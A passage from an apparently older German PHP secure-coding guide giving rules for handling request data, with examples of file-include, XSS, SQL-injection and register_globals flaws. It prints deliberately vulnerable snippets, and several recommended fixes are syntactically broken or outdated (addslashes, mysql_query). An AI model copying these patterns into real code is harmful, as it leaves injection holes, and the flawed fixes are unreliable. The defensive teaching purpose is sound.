Bei einem Aufruf über test.php?test=hallo auch ein „hallo“ aus. Erst wenn in Funktionen bzw. Klassen gearbeitet wird, muss die Variable explizit als globale deklariert werden, in jedem anderen Fall ist das Risiko, versehentlich Variablen überschrieben zu bekommen, sehr hoch. Dazu speziell auch Regel 10.

B. In ein include() gehören keine REQUEST-Variablen

Bis heute kommt es vor, dass Dateien per include() mittels REQUEST-Variablen eingebunden werden. Die Ausgangsposition ist dabei meistens der gleiche Fall: Es wurde eine PHP Datei geschrieben, die externe Daten –

meistens HTML-Dateien – laden soll. Dazu werden alle HTML Dateien des Verzeichnisses eingelesen und optional eingebunden, ein Aufruf könnte zB so aussehen: test.php?load=datei.html. Der denkbar schlechteste Fall wäre dieser, der mir tatsächlich auch schon begegnet ist:

```
<?php
include($GET['load']);
?>
```

Kleiner Rat: Wenn man externe Dateien laden möchte und die Dateien ohnehin feststehen: Jeder Datei eine ID zuordnen und nur mit den IDs arbeiten. Auf jeden Fall aber darf eine REQUEST-variable niemals direkt in einem include() landen. Als absolutes Minimum ist die Filterung unerlaubter Werte, allem voran ".." und ":/" vorzunehmen.

C. In eine Ausgabe gehören keine REQUEST-Variablen

Während Regel 2 inzwischen zum guten Ton gehört, hat sich dies immer noch nicht durchgesetzt und ist ein erhebliches Risiko-Potential: Alles was von aussen an Daten ankommt, wird nicht ungefiltert wiedergegeben – niemals. Oft mag es Fälle geben, in denen so etwas unlogisch erscheint, etwa wenn die Formulareingaben eines Users zur Bestätigung nochmals gezeigt werden sollen, doch rechtfertigt sich der Arbeitsaufwand schnell: So bietet jede ungefilterte Ausgabe von externen Daten schnell die Möglichkeit eines XSS.

D. Wenn eine Ausgabe von REQUEST-Variablen nötig ist, an htmlspecialchars() etc. denken

Sofern Nutzer-bezogene Eingaben – etwa zur Prüfung durch den user – ausgegeben werden sollen, müssen Sie sich genau überlegen, ob HTML-Tags, Javascript etc. wirklich eingegeben werden dürfen und diese Inhalte sauber filtern. Dazu müssen Sie die Befehle strip_tags(), htmlspecialchars() und urlencode() immer im Kopf haben.

E. Sessions zum Transport von Daten sind besser als REQUEST-Variablen

Gerade bei mehrseitigen Formularen tritt der Fall auf: Es werden mehrmals hinternander verschiedene Eingaben getätigt, die die Formularroutine mitschleppen muss. Typischerweise werden dann die bisherigen Eingaben als Hidden-Felder in den nächsten Schritt übernommen und transportiert. Das ist nicht nur ein möglicher Angriffspunkt, sondern ebenfalls Quelle vieler Fehler und erschwert den späteren Ausbau des Formulars. Das alles können Sie aushebeln, indem sie bisherige Eingaben in einer Session speichern.

F. Wenn Variablen nur einmal definiert werden sollen (etwa Konfigurationsdaten, besonders Pfade für include()), sind Konstanten besser

Wenigstens Pfade für Bibliotheken sollten immer in Konstanten liegen – ein Beispiel soll es kurz verdeutlichen:

```
<?php
// Schlecht
include( $var "./config.php");
// Besser
include( _CONFIGPFAD "./config.php");
?>
```

Insbesondere, wenn solche Zugriffe ausgelagert werden – dazu auch Regel 11 – muss man an die Gefahren denken. So hatte eine bekannte Bildergalerie eben dieses Problem: Der include der Config-Datei fand über eine Variable statt, die in einer externen Datei lag, es sah so aus, wie in dem Beispiel oben. Das Ergebnis: Per GET konnte der Pfad verändert und externer Schadcode ausgeführt werden.
Konstanten haben den Vorteil, dass sie niemals überschrieben werden können – das Risiko ist schlichtweg geringer. Wenigstens wenn es um Datei-Includes geht sollten Sie hier keine Ausnahmen machen – bei Config-Variablen bietet sich die Möglichkeit sauberer Arrays zum verständlichen Verarbeiten der Daten an, insofern ist es verständlich, dass hier nur wenige Konstanten nutzen möchten.

G. Daten sind spezifisch zu nutzen - die Unterschiede zwischen POST und GET sollten genutzt werden, nicht immer nur blind REQUEST

Gerne ist man gemütlich – und das ist schnell bei manchen Programmen zu sehen. Da wird dann _REQUEST genutzt, wo ein _POST passender wäre. Auch wenn es nicht direkt eine Sicherheitslücke ist, kann man sich manchen Ärger ersparen: Sauber unterscheiden, es gibt _GET, _POST und _COOKIE – in _REQUEST sind alle drei zusammengefasst, das heisst auch User-Cookies. Hier also sauber arbeiten und am besten immer trennen. REQUEST nur dort nutzen, wo alles andere sinnlos wäre – nicht andersrum.

H. REQUEST-Daten, die in einen Datenbankquery übernommen werden, müssen validiert werden

Niemals übernehmen Sie Request-Daten ungefiltert in einen Datenbankzugriff. Sowas hier ist eine tickende Zeitbombe:

```
<?php
 mysql_query("select * from tabelle where id =
".$_GET['id']."");
?>
```

Bei so was können Sie auch gleich Ihre Datenbank offen legen. Machen Sie sich die Arbeit, bei jedem Datenbankzugriff: Validieren Sie die Werte. Ganzzahlen werden mit intval() bearbeitet, Strings mit addslashes() etc. Besser wäre also:

```
<?php
 $id = intval($_GET['id']);
 mysql_query("select * from tabelle where id =
".$id."");
?>
```

I. REQUEST-Daten haben nichts in Dateioperationen (fopen() etc.) zu suchen

Auf gar keinen Fall werden Variablen ungefiltert in Dateizugriffen genutzt. Da gibt es nichts zu erläutern, es sollte klar sein. Verzichten Sie darauf, wenn es sein muss, filtern Sie alles, was schädlich ist und geben Sie so viel wie möglich im Zugriff vor.

J. Variablen in globalem Kontext immer initialisieren und prüfen

Eine Besonderheit von PHP, und Quelle vieler Sicherheitslücken, ist die Tatsache, dass Variablen nicht initialisiert werden müssen. Zusammen mit Register-Globals oder auch einem gewollten Zugriff auf externe Daten können da schnell Probleme auftreten. Wenigstens wenn Sie globale Variablen einsetzen, typischerweise als Config-Variablen, initialisieren Sie diese immer. Stellen Sie sicher, dass die Variable nicht von außen manipuliert werden kann. Mein Lieblingsbeispiel sieht etwa so aus:

```
<?php
 $GLOBALS['puffer'] .= "Etwas Text";
?>
```

Wenn diese Variable nicht initialisiert wurde und dies der erste Zugriff ist, kann bei register_globals=on über "test.php?puffer=evil" eigener Text vorgegeben werden. Solche Fehler begegnen mir bis heute ständig, man sollte es nicht unterschätzen.

K. Bei dezentralen Dateien immer den Direktzugriff prüfen

Wenn Sie Dateien auslagern, stellen Sie sicher, dass diese nicht aufgerufen werden können – selbst bei scheinbar harmlosen Dateien, die nur Variablen initialisieren. Tun Sie es immer als erstes wenn Sie eine Datei anlegen, dann müssen Sie später nicht mehr darüber nachdenken. So könnte beispielsweise eine zentrale Datei aussehen:

```
<?php
 include("bib1.php");
 include("bib2.php");
?>
```

In bib1.php (und auch bib2.php) sollten Sie den Dirtektzugriff von Usern ausschliessen, das gebräuchlichste und einfachste ist hier

```
<?php
 if( stristr($_SERVER['PHP_SELF'],"bib1.php") )
   die("No direct access");
?>
```

Die Variable PHP_SELF ist aber unsicher und kann unter Umständen verändert werden – sauberer ist es, als Konstante eine Prüfung einzubauen, wobei später nur die Konstante abgefragt wird:

```
<?php
 define("_ISLOADED",1);
 include("bib1.php");
 include("bib2.php");
?>
```

So dass die Prüfung nun einfacher ist:

```
<?php
 if( !defined(_ISLOADED) )
   die("No direct access");
?>
```

L. Trauen Sie keinen Benutzereingaben

Es ist profan, aber die Grundregel – dennoch kommt sie als letztes in der Liste: Trauen Sie niemals Benutzereingaben. Gehen Sie niemals davon aus, dass Formulare und Abfragen wie gewünscht genutzt werden. Alle externen Daten sind Sicherheitsrisiken, immer. Machen Sie keine Ausnahmen – jede Ausnahme ist ein potentielles Problem.

IX. Intrusion-Detection Systeme: Der Weg zur Filterung

Bei der Prüfung eingegebener Daten können Sie auf vorhandene Systeme zurückgreifen. Eine kleine Übersicht dazu habe ich hier verfasst:

http://www.phpreferenz.de/beitrag_PHP+basierte+Intrusion%2BDetection%2BSysteme_237.html

Dabei stehen Ihnen Funktionen zur Vrefügung, die übergebene Werte auf ein bestimmtes Muster hin prüfen oder säubern. Sie können sich damit sehr viel Arbeit und Zeit sparen. So können Sie das von mir empfohlene PHP WASP nutzen und Werte, bevor diese an eine Datenbank gehen, mittels sec_is_sql_injection($text); prüfen. Dabei ist es nicht mehr nötig, dass Sie sich mögliche Angriffsmuster überlegen, das Projekt liefert eine ganze Reihe ausgefeilter Signaturen mit.

Selbstverständlich können Sie auch eigene Prüfungen bauen, ein anderes Projekt etwa stellt hier ausgewählte Prüfsignaturen zur Verfügung: http://www.owasp.org/software/validation.html. Wenn Sie etwa eine eigene Umgebung programmiert haben, in der Sie genau wissen, dass via POST keinerlei HTML-Tags durchkommen dürfen, stünde Ihnen folgendes zur verfügung:

```php
<?php
foreach($_POST as $id => $wert)
 $_POST[$id] = strip_tags($wert);
?>
```

Dies ist ein sehr einfaches Beispiel, das spätestens bei mehrdimensionalen Arrays Probleme verursacht, wenn also $wert wieder ein Array ist. Es zeigt aber sehr gut, wie Sie die Umgebungsvariablen selber, generell, filtern können. Nachteil: Bei solchen Prüfungen benötigen Sie 100%ige Sicherheit, dass wirklich nichts in dieser Art innerhalb Ihres Systems erwartet wird. Die Fehlerquelle ist recht umfangreich.